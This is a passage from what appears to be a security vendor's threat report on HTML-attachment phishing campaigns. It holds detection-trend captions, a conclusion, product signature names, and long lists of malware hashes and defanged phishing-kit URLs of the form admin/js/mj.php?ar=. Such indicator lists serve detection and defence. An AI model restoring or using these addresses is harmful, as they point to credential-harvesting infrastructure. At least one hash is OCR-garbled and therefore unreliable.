

Figure 30: Detection ratio across industries

From Q4-2022 to Q1-2023, Trellix observed surge in these campaigns and a major uptick was seen towards the end of December targeting online shoppers, retailers and financial institutions who are more vulnerable due to holiday-related distractions or increased online activity.



Figure 31: Detection trend over Q4-2022 & Q1-2023

Conclusion

Phishing attacks using HTML attachments have been steadily growing in recent years – but the surge in campaigns last year show that attackers are becoming more sophisticated in their techniques and are updating the malicious code regularly to evade detection. Threat actors are constantly evolving their tactics and

techniques to improve the success rate of their phishing campaigns. In today's dynamic threat landscape, educating users or employees about the risks of opening untrusted files, can help prevent them from falling victim to this type of attack.

Trellix Product Coverage

Trellix Email Security offers a multi-layered detection strategy for this campaign that includes checks on the URL, email, network, and attachment levels to ensure that any potential threat is discovered and stopped from doing harm to our customers. To remain ahead of new and changing threats, our product continuously monitors and updates its threat intelligence database to stay ahead of new and evolving threats. that includes the Trellix Multi-Vector Virtual Execution Engine, a new anti-malware core engine, machine-learning behaviour classification and AI correlation engines, real-time threat intelligence from the Trellix Dynamic Threat Intelligence (DTI) Cloud, and defences across the entire attack lifecycle to keep your organisation safer and more resilient.

Product	**Signature**
Endpoint Security (ENS)	HTML/Phishing.pv HTML/Phishing.px HTML/Phishing.rm HTML/Phishing.rn HTML/Phishing.ro HTML/Phishing.rp JS/Downloader.gh JS/Downloader.gi
Endpoint Security (HX)	Generic.HTML.Phishing.Q.F85CB379 Trojan.GenericKD.66153232 Trojan.GenericKD.65926933 Trojan.Script.EBA Trojan.GenericKD.66208721 Generic.HTML.Phishing.Q.4017B596 Trojan.GenericKD.66104272 Trojan.GenericKD.66164630 GT:JS.Clsfk.1.0D2C49A6 Trojan.GenericKD.65934454 Trojan.GenericKD.65926690 Trojan.GenericKD.65927415 Trojan.GenericKD.65923956
Network Security (NX) Detection as a Service Email Security Malware Analysis File Protect	FEC_Phish_HTML_Generic_290 FEC_Phish_HTML_Generic_352 FEC_Phish_HTML_Generic_358 FEC_Phish_HTML_Generic_355 FEC_Phish_HTML_Generic_315 FEC_Phish_HTML_Generic_286 FE_Trojan_HTML_Phish_372 FE_Trojan_HTM_Phish_189 FE_Trojan_HTM_Phish_198 FE_Trojan_HTML_Phish_372 FE_Trojan_HTML_Phish_402 FE_Trojan_HTML_Phish_373 FE_Trojan_HTM_Phish_155 FE_Trojan_HTML_Phish_337 FE_Trojan_HTML_Phish_429 FE_Trojan_HTML_Phish_399 FE_Trojan_HTML_Phish_438 FE_Trojan_HTML_Phish_457 Phishing.HTML.PhishingMS Phish.URL

Indicators Of Compromise (IoCs):

Hashes

d96e5c5dcea235e9c09c0888e599ec65	d24f61d477b1316c6def56884c37e2b8
ce7f2eae6ff895837011906l7f793ee6	ca932194d4b07951469d1edd61121781
ad30bcf6b4810a164a94e20eeff5baa3	9d43f9a6b6c300dfa27fd5323bbed60e
735951849ba066a36758e88df07a0340	6566752f8346445cb3c1866fa340e322
3656c01ce5f8cc2e2d3f727c19575480	1bedb92af8650aa0313893fb0cdc671c
83bfd80edf2e092d9d5d7756abcc624e	86c78d6ed2fb2b04741a232bb24e5a82
7d43031c91bcaab993df375d3a47d114	c96fb3ec71f00bac34d106b832cf30d4
64efa7e5d18c73ec9dae63c4efac197f	962a7b5661e81cd3462181a65b664436
92d58240601c8807e8eda8d2477dda6a	c40ab475570d8913724b23e3c520be60
4d992e66aac3d0b81910c7a2726106df	52e7c55329436499921a946fe72b2376
abe0b0079a242387e5b3a8b8426a7529	3dff9b0c904647920e973ab51c3f5d9b
b080fdcf422750467c5987ee24ad7e0a	805aeb114220d1753e1cd2415bf9aa86
86e65eeb38870b086844e3d84779a6a0	abc2580647f8ed60f377b924d8808050
53b0a816113e47d666c32752584ea818	967dcc52ced38d05bed89ddc45b74627
ac2b3e3e06c6fc7ec62b2c1167b4f499	cb2f0b3f97a28bb6ecf15f3354c70fd0
f9afd7559538e4cf687a0d52bfc1b694	7b29e71ff9e278a436786ad6af5fcc01
4f3ce8ec6a45364ea73b68fe4573853e	f4a390d23d4fd03a665f3bcd2be957cb
675ec70065d13710bb40f82b1e28a9a7	d2d8806d7477b590ff364ca28c5c69ac
db3d5e9ff6103b584afef2cdd9184ce0	fd3a5edbdc33ca5e7a08893f82070c7b
9e636130b641183b9710183586a97079	7c1971c557a613708fd60928091a9c59
279f96beee54968500f7ef3971252e7a	cc9781d1480106249abeaf4e522accfa
45b940ae7617afb4bd7dce6fae870c90	c6277045498542a232ceba8abee99223
dde98bd04562ecfa0b90477c060d8a9c	41e57e23156a64a9d8ddbc514e317000
c899a0a561ea3a8fb7eb7687bde05da8	40fbc6662a306bf142d7019ddaeac7b5
73d4c7ba717423f44345340f309a8990	c6fcc1fca35cef0be981bad42a485aab
142a48f90c60d8553cf2b9fe11e3af22	d9f2fb38f9432526dd978dbc306f4e8a
f111b336e29e4ab019e0d9e549a20bfa	0fe8c873ada4bbe9bbb84c019ca25780
15de0b72f3263ef052b2aa3fdf7ccc5a	4289e249328ff40b6b964cd4dcb0c257
30b972c81e092bddbd66f1373e5c67a5	30190af9969914693c5da00d24efccb2
b655c416a6a395a28a934894260adf70	f30430554f1eebeffbf4b0a6c9da16ce
0bb00fd7b6acbe024d0a5cfacef65d02	bb93f7c4f449d7b4ceb69a624a5da721
f75bbabc887d1ef4a9b3e28d921c90a8	b9b6251f872d599437e08be2a6d61619
d13e3e448aea9f12b099255b8b5da0ce	1d72f4838603d4812a7865e69b24cd10
9c6601b8af57f2536b3dc34f63a9bf7e	755edc95125ec4cbbff4cd3859a03050
978b6fe89366b35d01340a183cac9894	bce84588ad7778157326f856a4f2f235
cba0b485cde78df1ca38cb7557294d1a	d59c8fee6f99185d4e4e57a465635fa1
1e921ed48263d7b1076b06a777cec3f2	2cf1252f2966c23759fbd38eaaa8648e
2846e281e165221fa52d9970266ce2f2	b5e05e93f0246f328bdabf8b3c6fb6cd
7a4dd6388d2792991286915baa9a8788	9b406af8bed6bffac8d3a5f2f7f7f6ed
3982f8fddf4e36d16cf6891357cf1b39	a52277aa2779e13a62a35688afed8949
cfe18d98355d586e8e5ebac5dc71899b	3b76c708955fbae140759536ec56cf18
d3a9878c9670ebfca4e2c650111e2055	a4374458883f532b43f26076b23b2d1e
88064803236433ff644725ebf6d740d7	9e10802468e485b61b6f80a6fbea2dd5
5550931e322c6165b22fe3085d8dc8ba	2cd6294d0b06e605033f089c1ca7f875
4ecbbbd4ab5ee837f97cd0ff76e1d89a	6c76973166555650cb631fdc2569ac70
8aa4a2d553c4dc323d349a46d7caad6d	457fbb3ff1a7fe0187988eea1a2e9fc9
d2c638b88c71b02dd596759e86cdc829	7b79cd9fe6e662a2021958d0db42522a
8c6b3c7c743d2cefe07b3bdb545338f6	168d2d263607abfc273171ab5af2cb62
44574424ad95a36e71f4a4e3f900c51c	127484f819d2ee4d3cd148b83bb9436b

768165bfc4c00012bfef3368a4985122	b44411afb06a6de63df6367382d120f5
f1d8bab2b9c827176f5ffb1c802d2826	0b67c02c51c1d50cf5e01803beed8060
ce1a59c3ea32749e0a2295cec8ffcbae	0707c7baa96ada6db316e83d3bc12888
3de3a6297e7057c7baf570390cb9d1fb	7fb7b8623e9a7419d2420e407096fd1a
77fea63af13b83e196c8332ca16fb77f	6266a4fefec6f8a96624f3643eab8903
1405113d7a4ee555af923ecc55f4ede3	93703df53e5ec8d038283441358b42d9
6a34741672895cac3d14e2f95a0152fc	331f415cd1c7986577912763c1940ed9
fb75fe28b9edc83d2b91b8436ff3cfc3	234beae64b562bb94338e209d8a96a78
809dbc9cd1493b3a6e222241477609e4	a6a68f4763eb9deefbf27b30a444de69
ff4a93d8a695f63b3626fbe0b8430156	2f6a00c04c6e09b8857cc99a7f94619e
6af6a355cc54d74d3edf22fe0ebc8102	7a3aa92d70349b73bdc98db72be20049
54152826cbc5f5bbfe6bb49963c0bdba	e47b3e89a7026f579377be7c6ea8d5fd
3484ffc5d34cb55a7c75e06b8a0869bc	bd26e92f91c1f7daeeeae06a36d8ed7b
d02d0fc3378734cd7208505e12704b6d	8623f472c59fe873c4f4eee019bb1be0
ef49340924f783c54b979b3abdd0bc33	613a57a0e10dcb6d2dd25a27901b8fe5
a55114019ec824b21f0474658c2ce9c7	18ba0bc8af26c5c47477700145dfcc63
f73015c873e19860afcdca5e129e2e5b	7fc7fe70813787aebbe1c1bcfd1b85c6
210441349458f57375a661d5e7fa71fe	b6827a772b09ad9f99ddef2aaeee129a
1333aba4d073ca570e228f553eeb11f2	87f6be16e59f37b27449121e53c017ca
52dab9d79be01bcf8f51281c4b469089	3e93a6b9bd12f520be389fd27cfd9390
8e1459288da4a48b2e39994fcdac206c	331262b151205851747464a5c0d75699
f5f8770dbcad6b1bbfd480b259e7db7e	7dbaaceb735bec4e8a54a6d1d2146396
ad4bfffff0ea91d2fde7099d2b104f11	c55aa8da3c68f9ad8b4198142db5d996
27df775d0c11538e4570ab0e61ccf315	3653f2c22d285d1cd36a5d7a4a35762e
20c927ae0d2cf48f88909e9d18324998	429c2c539e29b0a66f10c08998cefd39
e12f16891ab0c4d4203bca3377d4e3de	1a0a81cf0f9b719014768d36062c8414
de58e5b6571c78f4090b549d5131835f	13b28e771ad85f4b03667bb3d47f56a4
5507a8c0279b17a1793ae6fc5487b4c3	4b97f81aee5c2f592bbcec507f971dd3
244f485f9ad7d27a2976bc928bd76d51	44bf454eda2bdecf130d6b46a8ccb108
2446951faaab65095f137818a3bba4e8	a094da476fd8241de202d80df41b8103
2d77191715f8af8c496d8094aa20cb8f	70922fbea28d6d8ee1cacec63b0543d9
52b6fe417449548946da25922a84adf0	05f8ea8d95e689ef4c8fbb5a27c9dbb3
581f72429222243151dd9bad3c34ccaf	c539b37904e1c36d72fde533ff56cf67
4b1c110f622f5d16cf762d86aaf41ca7	8d051b4ee368cf632f6522e5d7b1a906
3458c29c51a0d0070af8d6bbd57bebe4	521221f4dadd6478560e03ef48d2543a
8c28cefb554887ec4e32332c3de6e8f6	929b7c3558c0d0d5b9856f7ded22a5a4
1940983b7ddecdc4c2ff3402f4e1abf4	a331b32161dd7dd4aba45fb2b7a037f9

URLs. (Pattern: admin/js/mj.php?ar=[base64])

hxxps://beautiful-pascal[.]181-215-68-142[.]plesk[.]page/host16/admin/js/mj[.]php?ar=
hxxps://psbsrep[.]com/hmmmchuloo/host16/admin/js/mj[.]php?ar=
hxxps://d349-jp[.]com/sl-1/admin/js/mj[.]php?ar=
hxxps://democart[.]trixieservices[.]com/xt/1212/host16/admin/js/mj[.]php?ar=
hxxps://onlyymgc[.]com/host16/admin/js/mj[.]php?ar=
hxxps://naitnewswatch[.]ca/nr92/host16/admin/js/mj[.]php?ar=
hxxp://bonus-leon[.]higgsid[.]store/host16/admin/js/mj[.]php?ar=
hxxps://condipaf[.]com[.]br/wp-includes/MON22/host16/admin/js/mj[.]php?ar=
hxxps://braesidecarsales[.]co[.]zw/wp-content/app/appp/admin/js/mj[.]php?ar=
hxxps://formativa[.]com[.]ec/aulavirtual/koss/admin/js/mj[.]php?ar=
hxxps://saloneglobalcom-b7ce8f[.]ingress-erytho[.]ewp[.]live/wp-admin/host7/admin/js/mj[.]php?ar=
hxxps://saloneglobalcom-b7ce8f[.]ingress-erytho[.]ewp[.]live/wp-admin/host6/admin/js/mj[.]php?ar=
hxxps://schmidtautodetailing[.]com/off1ce/host6/admin/js/mj[.]php?ar=
hxxps://negtechnoloyg[.]com/robocop/host10[.]9/admin/js/mj[.]php?ar=
hxxps://tdc-propartiescom-b7ce8f[.]ingress-daribow[.]ewp[.]live/wp-admin/host6/admin/js/mj[.]php?ar=
hxxp://thefiirmpmcom-b7ce8f[.]ingress-erytho[.]ewp[.]live/wp-admin/host6/admin/js/mj[.]php?ar=
hxxps://46berrierscom-b7ce8f[.]ingress-comporellon[.]ewp[.]live/wp-admin/host7/admin/js/mj[.]php?ar=
hxxps://watchitsre[.]co/us/host10/admin/js/mj[.]php?ar=
hxxps://thefiirmpmcom-b7ce8f[.]ingress-erytho[.]ewp[.]live/wp-admin/host6/admin/js/mj[.]php/ar=cGRm
hxxps://dahbimastectin[.]com/pen/secur3/admin/js/mj[.]php?ar=
hxxps://tradestation-paper[.]com/admin/js/mj[.]php?ar=
hxxp://michelearris[.]com/wp-content/plugins/host7/admin/js/mj[.]php?ar=
hxxps://mymatgar[.]com/vmla/host15/admin/js/mj[.]php?ar=
hxxp://watchitsre[.]co/us/host10/admin/js/mj[.]php?ar=
hxxps://tdc-propartiescom-b7ce8f[.]ingress-daribow[.]ewp[.]live/wp-admin/host7/admin/js/mj[.]php?ar=
hxxps://deirefhwc[.]sa[.]com/paymentremmitance/secured/accessauthorized/admin/js/mj[.]php?ar=
hxxps://mcare[.]co[.]in/host6/admin/js/mj[.]php?ar=
hxxp://mzlofalolpia[.]com/mkpza/host8/admin/js/mj[.]php?ar=
hxxps://fxcalc[.]mds[.]com[.]cy/host7/admin/js/mj[.]php?ar=
hxxps://ajax-nl[.]com/file10/host10/admin/js/mj[.]php?ar=
hxxps://invistajaimoveis[.]com[.]br/host12[.]mod/admin/js/mj[.]php?ar=
hxxps://bosee[.]peaceofcode[.]net/binbosse/peace/admin/js/mj[.]php?ar=
hxxps://dfsolucoesinfo[.]com/monks/host10/admin/js/mj[.]php?ar=
hxxps://blueskys[.]info/ddy/host10/admin/js/mj[.]php?ar=
hxxp://dahbimastectin[.]com/owah/secur3/admin/js/mj[.]php?ar=
hxxp://emeeramaontinwrldecp[.]com/wsdas/admin/js/mj[.]php?ar=
hxxps://stefanielange[.]com[.]py/host9/admin/js/mj[.]php?ar=
hxxps://mzlofalolpia[.]com/mkpza/host8/admin/js/mj[.]php?ar=
hxxps://jblech[.]com/wp-admin/ttshc/host9/admin/js/mj[.]php?ar=
hxxps://bitstamp[.]tv/host9/admin/js/mj[.]php?ar=
hxxps://purposetrust[.]revx[.]se/wp-includes/allliu/host7/admin/js/mj[.]php?ar=
hxxps://48berrierscom-b7ce8f[.]ingress-florina[.]ewp[.]live/wp-admin/host6/admin/js/mj[.]php?ar=
hxxps://bella-instruments[.]com/admin/11/host16/admin/js/mj[.]php?ar=
hxxp://wasdpcs[.]com/secure/host7/admin/js/mj[.]php?ar=
hxxps://loyaukee[.]hk/secure/host7/admin/js/mj[.]php?ar=
hxxps://thefiirmpmcom-b7ce8f[.]ingress-erytho[.]ewp[.]live/wp-admin/host6/admin/js/mj[.]php?ar=
hxxps://michelearris[.]com/wp-content/plugins/host7/admin/js/mj[.]php?ar=
hxxp://thesslcgroup[.]org/host13/admin/js/mj[.]php?ar=
hxxps://adaexchange[.]za[.]com/ismettacusa/host10/admin/js/mj[.]php?ar=
hxxp://brlnet[.]in/wz/host10/admin/js/mj[.]php?ar=
hxxps://greenleafsolutions[.]in/vtn/host16/admin/js/mj[.]php?ar=

hxxps://schneiderp[.]cf/[.]well-known/0ffice/host8/admin/js/mj[.]php?ar=
hxxps://thesslcgroup[.]org/host13/admin/js/mj[.]php?ar=
hxxp://ducks[.]ajolotec[.]com/host10[.]9/admin/js/mj[.]php?ar=
hxxps://maxtaxpros[.]com/csc/host15/admin/js/mj[.]php?ar=
hxxp://whitesomcponwmc[.]com/wnclrm/andlw/admin/js/mj[.]php?ar=
hxxp://diamondlookup[.]sa[.]com/brick/host7/admin/js/mj[.]php?ar=
hxxps://mahmoodonline[.]com/j5/admin/js/mj[.]php?ar=
hxxps://auburnexcellbrady[.]com/O/host15/admin/js/mj[.]php?ar=
hxxps://lismorecountryhouse[.]com/views/host6/admin/js/mj[.]php?ar=
hxxps://medialabpro[.]com/oha/don/host16/admin/js/mj[.]php?ar=
hxxps://otcsalliance[.]sa[.]com/online/admin/js/mj[.]php?ar=
hxxps://mahmoodonline[.]com/sch/admin/js/mj[.]php?ar=
hxxps://brlnet[.]in/wz/host10/admin/js/mj[.]php?ar=
hxxp://tranmualitic[.]co/us/host10[.]9/admin/js/mj[.]php?ar=
hxxps://asiapacificrefinery[.]com/images/appp/admin/js/mj[.]php?ar%C2%B2ZmaWNl&b64e=KEQTKCU&b64u=pVonVfWif&conf%C3%9BZDLi&call=urPdmZI
hxxps://asiapacificrefinery[.]com/modules/app/admin/js/mj[.]php?ar=
hxxps://movie2gg[.]sa[.]com/on/line/admin/js/mj[.]php?ar=
hxxps://mysamaaj[.]com/new/jsn/host8/admin/js/mj[.]php?ar=
hxxps://parchamalzahra[.]ir/hjh/host15/admin/js/mj[.]php?ar=
hxxps://evomg[.]gremscd[.]pro/host16/admin/js/mj[.]php?ar=
hxxps://bigmancaves[.]za[.]com/abriba/host7/admin/js/mj[.]php?ar=
hxxp://eventbanditz[.]com/wp-content/themes/seotheme/host7/admin/js/mj[.]php?ar=
hxxps://millenniumservices[.]net/wz/host7/admin/js/mj[.]php?ar=
hxxp://cassinaweb[.]com/wacs/host15/admin/js/mj[.]php?ar=
hxxps://thulasmanga[.]co[.]za/host9/admin/js/mj[.]php?ar=
hxxps://jameslynchltd[.]com/host9/admin/js/mj[.]php?ar=
hxxp://fabegallardo[.]com/host10[.]9/admin/js/mj[.]php?ar=
hxxps://shekeeperreal[.]com/host12[.]mod/admin/js/mj[.]php?ar=
hxxps://crawfordssqcom-b7ce8f[.]ingress-bonde[.]ewp[.]live/wp-admin/host6/admin/js/mj[.]php?ar=
hxxps://flowlinevalve[.]com/wp-content/img/host10/admin/js/mj[.]php?ar=
hxxps://asiapacificrefinery[.]com/includes/rtir/admin/js/mj[.]php?ar=
hxxps://tykes[.]co[.]za/host10/admin/js/mj[.]php?ar=
hxxps://ortigueiramais[.]com[.]br/wp-content/upgrade/host15/admin/js/mj[.]php?ar=
hxxp://citsolar[.]mx/wp/host12[.]mod/admin/js/mj[.]php?ar=
hxxps://newageagric[.]com/host/admin/js/mj[.]php?ar=
hxxps://thesslcgroup[.]com/host8/admin/js/mj[.]php?ar=
hxxps://emdghouseltd4[.]pro/host16/admin/js/mj[.]php?ar=
hxxp://www[.]wasdpcs[.]com/secure/host7/admin/js/mj[.]php?ar=
hxxps://www[.]icuberestobar[.]com/host6/admin/js/mj[.]php?ar=
hxxps://inelca[.]cl/wp/admin/js/mj[.]php?ar=
hxxps://enfoquedeportivo[.]com/zz/host7/admin/js/mj[.]php?ar=
hxxp://cliffordandblu[.]com/wp-includes/SimplePie/Parse/pate/procs/admin/js/mj[.]php?ar=
hxxps://asiapacificrefinery[.]com/plugins/apppp/admin/js/mj[.]php?ar=
hxxps://jkhjk5[.]ml/ayoo/host7/admin/js/mj[.]php?ar=
hxxps://asiapacificrefinery[.]com/images/appp/admin/js/mj[.]php?ar=
hxxp://managerkinetic[.]com/host8/admin/js/mj[.]php?ar=
hxxp://loyaukee[.]hk/secure/host7/admin/js/mj[.]php?ar=
hxxp://eadikesghtalapurcareers[.]com/sckox/admin/js/mj[.]php?ar=
hxxps://cayeconstruction[.]com/memo/host6/admin/js/mj[.]php?ar=
hxxps://www[.]dfsolucoesinfo[.]com/monks/host10/admin/js/mj[.]php?ar=
hxxps://practical-raman[.]20-1-155-236[.]plesk[.]page/csc/name/admin/js/mj[.]php?ar=
hxxp://agentsmanage[.]com/cgi/host9/admin/js/mj[.]php?ar=
hxxp://renesys[.]in/host/host/buns/host7/admin/js/mj[.]php?ar=
hxxps://mandemutworld[.]com/onlne/aa/admin/js/mj[.]php?ar=
hxxp://emdghouseltd4[.]pro/host16/admin/js/mj[.]php?ar=
hxxp://www[.]thesslcgroup[.]org/sam/admin/js/mj[.]php?ar=
hxxps://renesys[.]in/host/host/buns/host7/admin/js/mj[.]php?ar=

hxxps://loyaukee[.]hk/securehost7/admin/js/mj[.]php?ar=
hxxps://managerkinetic[.]com/host8/admin/js/mj[.]php?ar=
hxxps://bisaenak[.]fun/wp-content/upgrade/host7/admin/js/mj[.]php?ar=
hxxps://peoliongoal[.]live/host10/admin/js/mj[.]php?ar=
hxxps://dgmmotors[.]com/WZziZ/dec/host16/admin/js/mj[.]php?ar=
hxxps://decoraora[.]com/zz/host10[.]9/admin/js/mj[.]php?ar=
hxxps://www[.]rgtc[.]co[.]in/application/host/admin/js/mj[.]php?ar=
hxxps://10goldclub[.]com/reports/host6/host6/admin/js/mj[.]php?ar=
hxxps://www[.]wasdpcs[.]com/secure/host7/admin/js/mj[.]php?ar=
hxxps://valcaproductions[.]com/host8/admin/js/mj[.]php?ar=
hxxp://dfsolucoesinfo[.]com/monks/host10/admin/js/mj[.]php?ar=
hxxps://ducks[.]ajolotec[.]com/host10[.]9/admin/js/mj[.]php?ar=
hxxp://spn[.]continetalmanged[.]com/host8/admin/js/mj[.]php?ar=
hxxps://tranmualitic[.]co/us/host10[.]9/admin/js/mj[.]php?ar=
hxxp://rankkarachi[.]com/database/host10/admin/js/mj[.]php?ar=
hxxps://negtechnoloyg[.]com/skytecaerial/host10[.]9/admin/js/mj[.]php?ar=
hxxps://emilyncrawford[.]com/dorr/host9/admin/js/mj[.]php?ar=
hxxps://www[.]rgtc[.]co[.]in/application/host/admin/js/mj[.]php?ar
hxxps://phoenix-iq[.]com/host15/admin/js/mj[.]php?ar=
hxxps://theparrotlounge[.]com/wzxvz/host10/admin/js/mj[.]php?ar=
hxxps://emeeramaontinwrldecp[.]com/wsdas/admin/js/mj[.]php?ar=
hxxps://loudmediagroup[.]gr/H/host9/admin/js/mj[.]php?ar=
hxxps://samfarmhouse[.]com/ope2/host15/admin/js/mj[.]php?ar=
hxxp://mandemutworld[.]com/onlne/aa/admin/js/mj[.]php?ar=
hxxps://itejui[.]com/file/host10/admin/js/mj[.]php?ar=
hxxp://tqlgistics[.]com/mpact-consulting/host10[.]9/admin/js/mj[.]php?ar=
hxxps://wp[.]storebh[.]com[.]br/xzouri/host7/admin/js/mj[.]php?ar=
hxxps://mandemutworld[.]com/onlne/bb/bbb/admin/js/mj[.]php?ar=
hxxps://cherawfpc[.]org/wp-includes/SimplePie/procd/acro/admin/js/mj[.]php?ar=
hxxps://braesidecarsales[.]co[.]zw/wp-admin/app/admin/js/mj[.]php?ar=
hxxps://utak[.]hargitamegye[.]ro/wp-admin/host15/admin/js/mj[.]php?ar=
hxxp://atarpacific[.]com/host15/admin/js/mj[.]php?ar=
hxxps://jioplustu[.]pro/hos15t/admin/js/mj[.]php?ar=
hxxps://vinyl-stars[.]com/host10[.]9/admin/js/mj[.]php?ar=
hxxps://makoukamkeriane[.]test4-mcacademy[.]com/wp-includes/offce/host6/admin/js/mj[.]php?ar=
hxxps://activatebcarbon[.]com/circassia/host15/admin/js/mj[.]php?ar=
hxxps://dcs-reparationmachineacoudre[.]fr/wp-includes/alloy/host6/admin/js/mj[.]php?ar=
hxxps://legalanimestore[.]com[.]br/host7/admin/js/mj[.]php?ar=
hxxp://mandemutworld[.]com/onlne/bb/bbb/admin/js/mj[.]php?ar=
hxxps://lopesfinance[.]com/bin/host6/admin/js/mj[.]php?ar=
hxxp://loudmediagroup[.]gr/host16/admin/js/mj[.]php?ar=
hxxps://mail[.]sorderatoluca[.]com/wp-content/secure/host9/admin/js/mj[.]php?ar=
hxxp://activatebcarbon[.]com/circassia/host15/admin/js/mj[.]php?ar=
hxxps://mysamaaj[.]com/vcj/host7/admin/js/mj[.]php?ar=
hxxp://legalanimestore[.]com[.]br/host7/admin/js/mj[.]php?ar=
hxxp://dcs-reparationmachineacoudre[.]fr/wp-includes/alloy/host6/admin/js/mj[.]php?ar=
hxxps://ownyourodd[.]com/host7/admin/js/mj[.]php?ar=
hxxps://nftmap[.]sa[.]com/host7/admin/js/mj[.]php?ar=
hxxps://thesslcgroup[.]org/host9/admin/js/mj[.]php?ar=
hxxps://cococasserfr[.]com/wp-admin/ver/host9/admin/js/mj[.]php?ar=
hxxps://buyandsave[.]co[.]business/wp-admin/css/colors/sunrise/host6/admin/js/mj[.]php?ar=
hxxps://veceliogrogan[.]com/host8/admin/js/mj[.]php?ar=
hxxp://176[.]32[.]230[.]52/safabrications1[.]co[.]uk/mon/host9/admin/js/mj[.]php?ar=
hxxps://dooberlimo[.]com/11111/host15/admin/js/mj[.]php?ar=
hxxps://everesstgrp[.]com/host10/admin/js/mj[.]php?ar=
hxxps://thesslcgroup[.]org/host10/admin/js/mj[.]php?ar=
hxxp://samfarmhouse[.]com/ope2/host15/admin/js/mj[.]php?ar=
hxxps://loudmediagroup[.]gr/host16/admin/js/mj[.]php?ar=

hxxp://sharing-belge[.]fr/wp-admin/maint/host7/admin/js/mj[.]php?ar=
hxxp://thesslcgroup[.]org/host10/admin/js/mj[.]php?ar=
hxxps://parkvaleltd[.]com/host9/admin/js/mj[.]php?ar=
hxxps://rankkarachi[.]com/database/host10/admin/js/mj[.]php?ar=